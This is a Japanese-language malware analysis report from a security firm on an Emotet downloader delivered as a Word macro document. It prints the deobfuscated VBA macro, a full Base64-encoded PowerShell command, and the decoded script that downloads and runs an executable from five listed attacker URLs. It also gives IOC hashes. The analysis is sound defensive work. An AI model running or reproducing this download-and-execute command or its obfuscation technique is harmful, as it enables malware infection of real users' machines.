マルウェア解析レポート

― Emotet ダウンローダー ―

2022 年 4 月

株式会社ファイブドライブ
〒101-0045 東京都千代田区神田鍛冶町三丁目4番地
TEL: 03-5577-5030/FAX:03-5577-5823

注意事項

本解析はマルウェアやリバースエンジニアリング等に関する高度な知見を有する当社技術者が実施したものであり、本報告書内の記述は、インターネット上にて検出された不審ファイルの解析結果報告という性質上、危険事項等を含むことがあります。本報告書の内容を利用して自身あるいは第三者に損害が発生したとしても、当該損害につき当社は一切その責任を負いません。

また、当社は本報告書の内容の正確性等について、いかなる保証も行わず、一切責任を負わないものとします。

目　次

1. Emotetの概要

Emotetと呼ばれるマルウェアの原型は2014年に現れました。無害なファイルを装ってターゲットのコンピュータに侵入し、コンピュータ上から機密情報を窃取します。このようなマルウェアは、その挙動からギリシア神話の一節にちなんでトロイの木馬と呼ばれます。

Emotetは、当初ターゲットの銀行口座に関する情報を不正に取得することを目的としていました。その後、悪質な動作を行う他のマルウェアをダウンロード、または内蔵ファイルから取りだすことで手引きする機能を持つものが現れました。これにより、感染したコンピュータのファイルを暗号化して利用不能にし、復元と引き換えに金銭を要求するマルウェアを利用する型が現れました。このようなマルウェアはランサムウェアと呼ばれます。ランサムとは身代金を意味する英単語です。また、攻撃者によっては暗号化した元のファイルを入手したと主張し、金銭を支払わなければ入手した機密情報を公開すると脅迫することもあります。

ランサムウェア型のマルウェアは過去に何度も世界に大きな打撃を与えてきました。病院のコンピュータが感染する等、単に金銭を要求する脅迫やデータの損失にとどまらず、人命にもかかわりかねない事態も引き起こしています。

Emotetは感染したコンピュータが属するネットワーク内に存在する他のコンピュータにも感染しようと活動します。そのため、一度組織内に侵入されてしまうと、瞬く間に組織内の多数のコンピュータが被害を受けることがあります。コンピュータを用いた業務が一般化した現代では、企業内のコンピュータに感染が広がることで、最悪の場合業務停止に追い込まれることがあり、ランサムウェア型のマルウェア感染により工場の操業が停止したというニュースは頻繁に報道されています。

このような状況を受け、欧州刑事警察機構(EUROPOL)が解決に乗り出しました。EUROPOLはEmotetのボットネットのテイクダウン作戦を実行し、2021年1月に無事テイクダウンに成功しました。その後、Emotetの大規模な感染活動は見られなくなり、終息を迎えたかに見えました。

しかし、同年11月、再度大規模なEmotetの感染活動が報告されるようになりました。それは今日に至るまで続いています。日本においては、感染報告がテイクダウン以前のピーク時の5倍に上る等、猛威を振るっている状況です。テイクダウン以前と比べて、通信の暗号化を行うようになる等、より巧妙な活動を行うことが報告されており、検出が難しく被害が拡大しやすくなっています。

2. Emotetの感染経路

Emotetは様々な手段でコンピュータへ侵入しようとします。代表的なものは、Emotetをダウンロードする不正スクリプトを仕込まれたMicrosoft OfficeのWordファイルやExcelファイル、PDFファイルです。これらのファイルはメールの添付ファイルやダウンロードを実行するWebサイトへのリンクを通してユーザのコンピュータに侵入します。そのようなファイルをユーザが誤って開封することで、仕込まれた不正スクリプトが実行され、Emotet本体がコンピュータに侵入し感染します。

ただし、感染経路はこれらに限らず、zipファイルやWindowsショートカットファイル等多岐にわたります。特定のファイル形式を警戒するのではなく、インターネット経由で入手したファイル全般に対して警戒することが重要です。

感染を狙って送信されるメールは、多くの場合無差別にばらまかれるメールであるため、比較的ユーザが違和感を抱きやすい文面や件名であることが多くなっています。しかし、中には特定の組織や個人を狙った標的型攻撃メールを用いることもあります。また、組織内のコンピュータに感染したEmotetがコンピュータ上のデータを読み取り、組織内の他のコンピュータへ正規のユーザが送信したように見える攻撃メールを送信することも報告されています。そのため、メールの内容だけで不審か否かを判断することは想像以上に難しくなっています。

2.1. 留意事項

本報告書は解析実施時点におけるマルウェア・脆弱性情報や攻撃手法により得られた結果を述べたものであることをご理解ください。新しい脆弱性や攻撃手法は日々発見されており、解析実施時点では被害が生じないと判断された対象においても、将来において新たな脆弱性や攻撃手法が報告され、それによりマルウェアによる被害が生じる可能性があります。

本報告書は弊社解析担当者がインターネット上で採取した検体に対して解析を実施した結果を記載したものであり、解析を実施した環境において実際に確認された挙動を記載しています。対象ファイルが検出された端末で使用されているソフトウェア(OSや業務用ソフトウェア等)の既知の脆弱性が対策済であるとしても、本解析においては該当のソフトウェアの脆弱性が未対策の場合に生じ得る被害も含めて報告しています。

本報告書において記述されている不審ファイル危険度の評価や検出されたマルウェアによるリスク内容は、運用の方針（セキュリティポリシーなど）・環境・状況等により変化します。ただし本報告書では、セキュリティ解析の性質上、運用の方針（セキュリティポリシーなど）・環境・状況等は考慮せずに解析対象ファイル単体の視点から不審ファイル危険度の評価やリスク内容を記載していますことをご理解ください。そのため、マルウェアへの対応につきましては、運用の方針（セキュリティポリシーなど）・環境・状況等を考慮していただき対応策を検討してください。

3. Emotetダウンローダーの解析

3.1. 解析対象ファイル

今回解析を実施した Emotet ダウンローダーは弊社に送付されてきた無差別攻撃メールの添付ファイルから採取した検体です。拡張子はドキュメント作成に用いられる Microsoft Office Word ファイルの旧形式を示す「.doc」であり、Unix コマンド等を利用した調査においても Microsoft Office Word ファイルであるとの結果を得ました。対象ファイルを経由した Emotet の感染経路フローは下図の通りです。



図 1 対象ファイルが実行する不正な処理のフロー

3.2. マクロ有効化を求めるWordファイル

対象ファイルは無差別にばらまかれたと思われるメールに添付されていました。誤ってメールを開封し、添付ファイルを開封すると下記のような画像が挿入されたWordファイルが表示されます。



図 2 対象ファイル開封時に表示される画像

画像内に記載された文章でユーザに対し、Word文書の編集有効化ボタン及びマクロの有効化ボタンを押すよう促しています。Microsoft Office Wordのデフォルト設定では、インターネット経由で入手したファイルは編集やマクロが無効化された保護ビューを用いて開かれます。保護ビューを無効化し編集可能とするボタンを押下した場合も、デフォルト設定ではマクロは無効化されています。対象ファイルのような悪質なマクロが設定されたファイルからユーザを守るための機能です。攻撃者は、この機能をユーザ自身に無効化させるため、上図のように正規のソフトウェアのマークやロゴをファイル内への挿入や、著名な企業や組織を名乗るメールに添付する等、多種多様な手段でユーザを騙し、ファイルに仕込んだマクロを実行させようとします。

マクロはドキュメント操作等を自動化するためのMicrosoft Office Wordの正規の機能です。しかし、Windows PowerShell等の他アプリケーションを実行する関数なども提供されており、マクロにより実行可能な処理はドキュメントの操作に留まりません。この機能を悪用するマルウェアは少なくありません。

対象ファイルでは、正規のWordアプリケーションからはマクロのソースコードを閲覧することが困難になるような処理が行われていました。そこで、今回の解析では対象ファイルからマクロの中間コード部分を引き出し、中間コードを逆コンパイルして解析を実行しました。

3.3. マクロの逆コンパイル結果

対象ファイルのマクロ中間コードを逆コンパイルした結果、Document_Open関数が定義されていることが分かりました。この名前で定義された関数は、マクロが有効化された状態でファイルを開封すると自動的に実行されます。



図 3 開封時に自動実行される Document_Open 関数

Document_Open関数は「Tg9idz07p_m943cdc5」という名前のオブジェクトのCommandExec関数を呼び出しています。静的解析により、「Tg9idz07p_m943cdc5」はWordドキュメント内部のFormであることが判明しています。なお、CommandExec関数は弊社担当者が可読性向上のため関数の中心的動作を元に付与した名前であり、実際のマクロの逆コンパイル結果ではランダムな文字列が与えられています。以降ご説明する関数についても同様の処理を行っているものがあります。

3.4. 難読化処理

CommandExec関数には、マルウェアとしての動作に一切関係がない計算処理や文字列表示処理等であり、解析の妨害やアンチウイルスソフトの検出から逃れることを目的としています。マルウェアの悪意ある挙動自体を見やすくするために、これらを取り除くと以下のようになります。

```
Function CommandExec()
    long100 = Tg9idz07p_m943cbc5.HelpContextId + 50 + 50 ' HelpContextIdは0
    s_unicodeChar = ChrW(long100 + (15)) ' 115 -> 's'
    obfuscatedObjectName = "58[sn ]]][ jsa 21u7gsggg58[sn ]]][ jsa 21u7gsgggw58
    [sn ]]][ jsa 21u7gsgggi58[sn ]]][ jsa 21u7gsgggnm58[sn ]]][ jsa 21u7gsggg58
    [sn ]]][ jsa 21u7gsggggm58[sn ]]][ jsa 21u7gsgggt58[sn ]]][ jsa 21u7gsggg58
    [sn ]]][ jsa 21u7gsggg" + s_unicodeChar + "58[sn ]]][ jsa 21u7gsggg58[sn ]]
    ][ jsa 21u7gsggg:58[sn ]]][ jsa 21u7gsgggw58[sn ]]][ jsa 21u7gsgggin58[sn ]
    ]][ jsa 21u7gsggg58[sn ]]][ jsa 21u7gsggg358[sn ]]][ jsa 21u7gsggg258[sn ]]
    ][ jsa 21u7gsggg_58[sn ]]][ jsa 21u7gsggg" + Tg9idz07p_m943cbc5.
    Wobcvj180_d6l7qkb + "58[sn ]]][ jsa 21u7gsgggro58[sn ]]][ jsa 21u7gsggg58
    [sn ]]][ jsa 21u7gsgggce58[sn ]]][ jsa 21u7gsgggs58[sn ]]][ jsa
    21u7gsgggs58[sn ]]][ jsa 21u7gsggg"
    deobfuscatedObjectName = Deobfuscate(obfuscatedObjectName)
```

図 4 アンチウイルスソフトの検知を逃れるための難読化文字列を含むマクロコード

CommandExec 関数では、Word ドキュメント内に隠蔽されたパラメータを利用して Unicode 文字を生成します。解析の結果、得られた Unicode 文字はアルファベット小文字の「s」に相当します。

次に「58sm]]][jsa 21u7gsggg」という文字列を多数含む文字列が定義され、Deobfuscate 関数に渡されています。このように無意味な文字列を多数含めて難読化することで、アンチウイルスソフトの目を逃れようとしています。実際に Deobfuscate 関数ではこの無意味な文字列を取り除く処理が行われています。

```
Function Deobfuscate(obfuscatedString)
    G4n1tmjkehm5t = obfuscatedString
    Zqzg8p0d9b05u9b = Split(G4n1tmjkehm5t, "58[sn ]]][ jsa 21u7gsggg")
    Dx4nq0yt39f1 = Ackgzj2ij8pksgj + Join(Zqzg8p0d9b05u9b, C1amlfwejtf41b6)
    Deobfuscate = Dx4nq0yt39f1
End Function
```

図 5 難読化解除関数 Deobfuscate の逆コンパイル結果

3.5. 新規プロセス生成処理

この処理に用いられるパラメータを元に難読化の解除処理を分析すると、得られる文字列は「winmgmts:win32_Process」であることが分かります。これは、Windows で新規プロセスを生成する際に用いられる文字列であり、この後にプロセス生成を行うことが予想されます。

```
obfuscatedObjectName = "58[sn ]]][ jsa 21u7gsggg58[sn ]]][ jsa 21u7gsgggw58
[sn ]]][ jsa 21u7gsgggi58[sn ]]][ jsa 21u7gsgggnm58[sn ]]][ jsa 21u7gsggg58
[sn ]]][ jsa 21u7gsggggm58[sn ]]][ jsa 21u7gsgggt58[sn ]]][ jsa 21u7gsggg58
[sn ]]][ jsa 21u7gsggg" + s_unicodeChar + "58[sn ]]][ jsa 21u7gsggg58[sn ]]
][ jsa 21u7gsggg:58[sn ]]][ jsa 21u7gsgggw58[sn ]]][ jsa 21u7gsgggin58[sn ]
]][ jsa 21u7gsggg58[sn ]]][ jsa 21u7gsggg358[sn ]]][ jsa 21u7gsggg258[sn ]]
][ jsa 21u7gsggg_58[sn ]]][ jsa 21u7gsggg" + Tg9idz07p_m943cbc5.
Wobcvj180_d6l7qkb + "58[sn ]]][ jsa 21u7gsgggro58[sn ]]][ jsa 21u7gsggg58
[sn ]]][ jsa 21u7gsgggce58[sn ]]][ jsa 21u7gsgggs58[sn ]]][ jsa
21u7gsgggs58[sn ]]][ jsa 21u7gsggg"
deobfuscatedObjectName = Deobfuscate(obfuscatedObjectName)
' "winmgmt" + s_unicodeChar + ":win32_" + Tg9idz07p_m943cbc5.
Wobcvj180_d6l7qkb + "rocess"
' -> "winmgmts:win32_Process"
```

図 6 難読化解除処理と難読化解除後の元の文字列

逆コンパイル結果ではその後の処理で、実際にこの文字列をもとに新規プロセスの生成が行われていました。

その後、このプロセス内部で何らかの処理を実行させています。また、実行される処理はユーザにはその処理のウィンドウなどが見えないように設定されていました。マルウェアが活動していることをユーザに知られないようにするための常套手段です。

```
    partialObjName = Qi6u2x08vnb + (deobfuscatedObjectName + s_unicodeChar +
    Tg9idz07p_m943cbc5.M8eahiee1v21n.ControlTipText + Tg9idz07p_m943cbc5.
    Fmdzi4k13l3ywt.ControlTipText)
    objName = partialObjName + Tg9idz07p_m943cbc5.Wobcvj180_d6l7qkb

    Set D3a7valv9_0 = CreateObjectAndSetShowWindow(objName)

    winmgmts_Win32ProcessObj.Create(Zblhvyoiuo34fvca, Tiw764psrkca,
    D3a7valv9_0)
End Function
```

図 7 新規プロセス上での処理実行プロセス

3.6. PowerShell Script

解析の結果、新規作成されたプロセス内では、次のような Windows PowerShell コマンドを実行していることが判明しました。この Windows PowerShell 実行コマンドも難読化処理が施されており、ウイルス対策ソフトの検知を逃れるようになっています。

```
powersheLL -e
JABVAGgAZAA2AGQAdwBxAD0AKAAnAFQAdgBvACcAKwAnAHQAdAAnACsAJwBnAGgAJwApADsAJgAoACc
AbgBlAHcAJwArACcALQAnACsAJwBpAHQAZQBtACcAKQAgACQARQBuAFYAOgB0AEUAbQBwAFwATwBGAG
YASQBDAEUAMgAwADEAOQAgAC0AaQB0AGUAbQB0AHkAcABlACAARABJAFIAZQBDAHQATwBSAHkAOwBbA
E4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgAiAFMARQBj
AHUAcgBJAGAAVABgAFkAcABgAFIATwBUAGAATwBjAE8ATAAiACAAPQAgACgAJwB0AGwAcwAxADIALAA
gACcAKwAnAHQAbABzADEAMQAsACAAJwArACcAdAAnACsAJwBsACcAKwAnAHMAJwApADsAJABVAGgANQ
BoAGEAOQA4ACAAPQAgACgAJwBRADkAYgAyACcAKwAnAGQAOABwACcAKwAnAGEAMgAnACkAOwAkAFgAa
ABsAF8AYgBrAGoAPQAoACcAVABvACcAKwAnAGEANQBrADYAJwArACcANAAnACkAOwAkAEwAagA3AHAA
aQBzADQAPQAkAGUAbgB2ADoAdABlAG0AcAArACgAKAAnAGwARABQACcAKwAnAE8AZgBmACcAKwAnAGk
AYwBlADIAMAAxADkAbAAnACsAJwBEAFAAJwApAC4AIgBSAGUAYABwAGAATABhAEMARQAiACgAJwBsAE
QAUAAnACwAJwBcACcAKQApACsAJABVAGgANQBoAGEAOQA4ACsAKAAnAC4AZQAnACsAJwB4AGUAJwApA
DsAJABSAHgAZQBrAHUAdwBhAD0AKAAnAFAAYwA4ACcAKwAnAGYAeQA3ADMAJwApADsAJABXAGwAbQBz
AF8AMABtAD0ALgAoACcAbgBlACcAKwAnAHcALQBvAGIAagBlACcAKwAnAGMAJwArACcAdAAnACkAIAB
OAGUAdAAuAHcAZQBCAGMATABJAEUATgBUADsAJABOAHUAYwB5AHAAZgBoAD0AKAAnAGgAdAB0AHAAOg
AvACcAKwAnAC8AaABhACcAKwAnAHAAYQAnACsAJwBpACcAKwAnAHMAdABhAG4AYgB1AGwAJwArACcAL
gBjAG8AJwArACcAbQAvAHQAdwBlAEgAeQBQAHYASAAvACcAKwAnACoAaAB0ACcAKwAnAHQAJwArACcA
cAA6AC8ALwBoAGMAcwBuAGUAdAAuAGMAbwBtACcAKwAnAC4AJwArACcAYgByAC8AUQAnACsAJwBJAG4
AJwArACcANwBsACcAKwAnADIANgA1ADkANwAnACsAJwA2ADcAMAAvACoAaAB0AHQAcAA6AC8ALwBrAC
cAKwAnAHIAYQBiACcAKwAnAGkAJwArACcAdABvAHUAcgAnACsAJwB0AHIAYQBuAHMAJwArACcAZgBlA
CcAKwAnAHIAJwArACcALgBjAG8AbQAvAFcATABkAFAAJwArACcAYgAnACsAJwBQAG4AJwArACcALwAq
AGgAJwArACcAdAB0AHAAJwArACcAOgAnACsAJwAvAC8AawByAGEAdgBtAGEAJwArACcAZwBhAGkAcgB
lAGwAJwArACcAYQAnACsAJwBuAGQAJwArACcALgBjAG8AJwArACcAbQAvAGMAZwBpAC0AYgBpACcAKw
AnAG4AJwArACcALwBYADUAJwArACcAaAA0ADIANwAxADMAJwArACcAOQAnACsAJwAzADEAJwArACcAN
wAvACcAKwAnACoAaAAnACsAJwB0AHQAcAA6ACcAKwAnAC8ALwBsACcAKwAnAGEAYgAnACsAJwBvAG4A
bgAnACsAJwBpAC4AJwArACcAYwAnACsAJwBvAG0ALgBiAHIALwBwAEMARwAnACsAJwAvACcAKQAuACI
AcwBwAGAAbABJAHQAIgAoAFsAYwBoAGEAcgBdADQAMgApADsAJABDAGUAMQBqAGoAMwB0AD0AKAAnAE
cAZQAnACsAJwBxADQAMwA0ACcAKwAnAHgAJwApADsAZgBvAHIAZQBhAGMAaAAoACQARgBnAGcAdQB3A
GQAegAgAGkAbgAgACQATgB1AGMAeQBwAGYAaAApAHsAdAByAHkAewAkAFcAbABtAHMAXwAwAG0ALgAi
AGQATwB3AGAATgBMAGAATwBBAEQAYABGAEkATABlACIAKAAkAEYAZwBnAHUAdwBkAHoALAAgACQATAB
qADcAcABpAHMANAApADsAJABZADQAagAzADgAcgBxAD0AKAAnAEUAJwArACcAagBvAF8AbgBlADIAJw
ApADsASQBmACAAKAAoACYAKAAnAEcAZQB0AC0ASQB0ACcAKwAnAGUAbQAnACkAIAAkAEwAagA3AHAAa
QBzADQAKQAuACIATABlAG4AYABnAFQASAAiACAALQBnAGUAIAAzADcAMgAzADYAKQAgAHsALgAoACcA
SQBuAHYAJwArACcAbwBrAGUALQBJAHQAJwArACcAZQBtACcAKQAoACQATABqADcAcABpAHMANAApADs
AJABYADEAZwBlAHUAYgA4AD0AKAAnAEEAYgBwAGYAJwArACcAaABsADQAJwApADsAYgByAGUAYQBrAD
sAJABTAGkANwB4AF8AZwB4AD0AKAAnAEwAYwBfAG4AdQAnACsAJwAyAGYAJwApAH0AfQBjAGEAdABjA
GgAewB9AH0AJABPAGcANgBjAHEAYwBvAD0AKAAnAEoAeQA4AHAAJwArACcAYgBlAF8AJwApAA==
```

図 8 エンコードされたスクリプトを Powershell に実行させるコマンド

これは、Windows PowerShell で-e オプションの後に続く文字列を Windows PowerShell Script として実行するものです。-e オプションはこの文字列がエンコードされていることを示しています。この場合は Base64 エンコードされたものであることを示しています。

この文字列を Base64 でデコードし、可読性のため改行や文字の大小の変換を行うと、次のようになります。なお、動作内容に支障がない範囲で変数名等を分かりやすく変更するとともに、コメントを付加しています。

```
&('new-item') $env:temp\Office2019 -itemtype directory;
$malware_name = ('Q9b2d8pa2');
[Net.ServicePointManager]::"SecurityProtocol" = ('tls12, tls11, tls');
$malware_path=$env:temp+(('lDPOffice2019lDP')."Replace"('lDP','\'))
+$malware_name+('.exe');
# $env:temp + \Office2019\Q9b2d8pa2.exe
$dotnet_webclient=.('new-object') Net.webclient;

$c2_servers_url_array=('http://hapaistanbul.com/tweHyPvH/*http://hcsnet.com.br/
QIn7l26597670/*http://krabitourtransfer.com/WLdPbPn/*http://kravmagaireland.
com/cgi-bin/X5h427139317/*http://labonni.com.br/pCG/')."sp`lIt"([char]42); #
[char]42 -> '*'
# array of C2 servers' url
# 'http://hapaistanbul.com/tweHyPvH/'
# 'http://hcsnet.com.br/QIn7l26597670/'
# 'http://krabitourtransfer.com/WLdPbPn/'
# 'http://kravmagaireland.com/cgi-bin/X5h427139317/'
# 'http://labonni.com.br/pCG/'

foreach($c2_server_url in $c2_servers_url_array){
    try{
        $dotnet_webclient."downloadfile"($c2_server_url, $malware_path);
        If ((&('Get-Item') $malware_path)."Length" -ge 37236) {
            .('Invoke-Item')($malware_path);
            break;
        }
    }
    catch{

    }
}
```

図 9 デコードして得られた Windows PowerShell Script

まず、1行目で新たにOffice2019というフォルダをユーザの一時フォルダ下に作成します。その後、Windows の通信用セキュリティプロトコルを強制的に書き換え、Web 通信のクライアントを準備します。

その後、用意した Web 通信クライアントと書き換えた通信プロトコルを用いて攻撃者のものと思われる 5 つのサーバにアクセスし、何らかのデータを Office2019 フォルダ直下に「Q9b2d8pa2.exe」という名前でダウンロードします。ダウンロードしたデータの大きさが既定の値を超えた場合、データのダウンロードが正常に完了したものとして、ダウンロードしたデータを実行しています。この挙動及び exe 拡張子を持つことから、ダウンロードされるデータは実行形式のものであり、マルウェア本体であると推測されます。

今回の解析ではこの 5 つのサーバから応答を得ることができなかったため、実際にダウンロードされるデータがどのようなものであるか実際に検証することはできませんでした。マルウェア分析サイト VirusTotal で上記 5 つの URL を照合したところ、いずれもアクセスすると Emotet 本体のダウンロードが実行される URL であるという記録が残っています。

以上より、この Windows PowerShell Script は攻撃者の用意したサーバから Emotet をダウンロードして実行させる悪性コードであることが分かりました。

4. IOC(侵入の痕跡)

	ハッシュ値
MD5	7e41bd391d32029d7e70482248264c53
SHA1	9daee62560d206666a952b33981376baab3b28ee
SHA256	50f1150f996c76cd59e6e73b14a7c1b2d22746afe9e6a2b272e381a75142dec8

5. 附録

5.1. マルウェアの基礎知識

サイバー攻撃にも様々なものがありますが、IPA（情報処理推進機構）が毎年発表している「情報セキュリティ 10 大脅威(2021)」の中でも、上位 3 位が、侵入経路は様々なものの、マルウェアによる脅威となっています。

マルウェアとは、英語で「悪意のある(malicious)」と「ソフトウェア(software)」が組み合わさって作られた言葉で、「ウイルス」「ワーム」など、悪意のあるソフトウェア全般を指します。

日本国内では、刑法第 168 条の 2「不正指令電磁的記録作成等」等で、マルウェアに当たるプログラムを「人が電子計算機を使用するに際してその意図に沿うべき動作をさせず、又はその意図に反する動作をさせるべき不正な指令を与える電磁的記録」と定め、その作成や実行、実行目的と知りながらの提供、取得、保管を禁じ、罰則を定めています。また、マルウェアの動作によって、詐欺や名誉棄損、わいせつ物頒布等の罪に該当する可能性もあります。

ただし、この定義は単純ではなく、専門家でなければ判断が困難なものもあります。例えば、ハードディスク内のすべてのファイルを消去するプログラムを考えます。その内容について説明した上で提供した場合は、使用者は意図して使用したことになります。一方で虚偽の説明を行い、相手が実際の動作を知らない状態で誤って実行するよう仕向けた場合は、全く同じプログラムでも「不正な指令を与える電磁的記録」と判断される可能性があります。

また、コンピュータプログラムにおいてはバグによる不具合は、程度によらず不可避なものと許容されているため、不具合によって意図せぬ現象が生じた場合も「不正な指令を与える電磁的記録」と判断される可能性は低いと言えます。

マルウェアはその活動方法や目的によって分類されています。活動方法による分類は「ウイルス」「ワーム」「トロイの木馬」です。

「ウイルス」は生物に感染するウイルス同様、単独では活動できず、他のファイル等に寄生して活動・拡散します。ただし、生物に感染するウイルスとは異なり、自己複製機能を持っていません。

「ワーム」は単独で活動可能であり、自己を複製して感染を広げていきます。USB フラッシュメモリ等を通して感染するマルウェアはこのタイプであることが多くなっています。

「トロイの木馬」はギリシア神話のトロイア戦争の物語が由来となっています。攻撃対象端末に秘かに忍び込み、無害なプログラムやデータファイルを装って潜伏します。その後、何らかのきっかけで活動を開始し被害をもたらします。最も多数のマルウェアが該当します。

目的による分類は多岐に渡り、一つのマルウェアが複数のカテゴリに属することもあります。ランサムウェア、スパイウェア、キーロガー、ダウンローダー、ボット等が挙げられます。以下にその一部を示します。

分類	被害内容
ランサムウェア	ファイルを暗号化し、コンピュータの起動や動作を困難にします。復旧を謳い身代金を要求するものも存在します。
スパイウェア	潜伏してコンピュータの利用情報等を攻撃者に送信します。
キーロガー	スパイウェアの一種で、特にキーボードの打鍵回数、打鍵履歴等を窃取します。パスワードや暗証番号の窃取が多く見られます。
バックドア	攻撃者が侵入、あるいは他のマルウェアを感染させるための勝手口として機能します。バックドアを設置されると、あらゆる被害の可能性が生じます。
ダウンローダー	単独では破壊活動や情報窃取は行いませんが、攻撃者のサーバから他のマルウェアをダウンロードする手引き役です。
ボット	感染した端末は、攻撃者が第三者のシステムなどを攻撃する際に踏み台に利用されます。日本国内でも過去に踏み台として利用された端末の所有者が誤認逮捕された事件が存在します。
アドウェア	不正な広告や料金を請求する表示を画面上に表示し続けます。ある程度コンピュータの知識がないと表示を消すことができませんが、要求に応じず表示された連絡先等へコンタクトを取らなければ、実害は比較的生じにくいと言えます。
ドロッパー	ダウンローダーに似ていますが、外部からマルウェアをダウンロードせず、自身に他のマルウェアを内包しています。侵入後に内包するマルウェアを引き出し実行します。

マルウェアの目的は、機密情報の窃取や情報・システムの停止や破壊、詐欺や強迫による金銭取得等が代表的です。以前は攻撃者が自己の技術をひけらかす愉快犯が多いとされていましたが、近年では金銭等の利益を目的としたマルウェアが増加していると言われています。

マルウェアについても、Web サイトやソフトウェアの脆弱性と同様に攻撃側と防御側のいたちごっこが続いていますが、近年では特にウイルス対策ソフトの検知を逃れる細工を施したマルウェアが増加していると言われています。

以上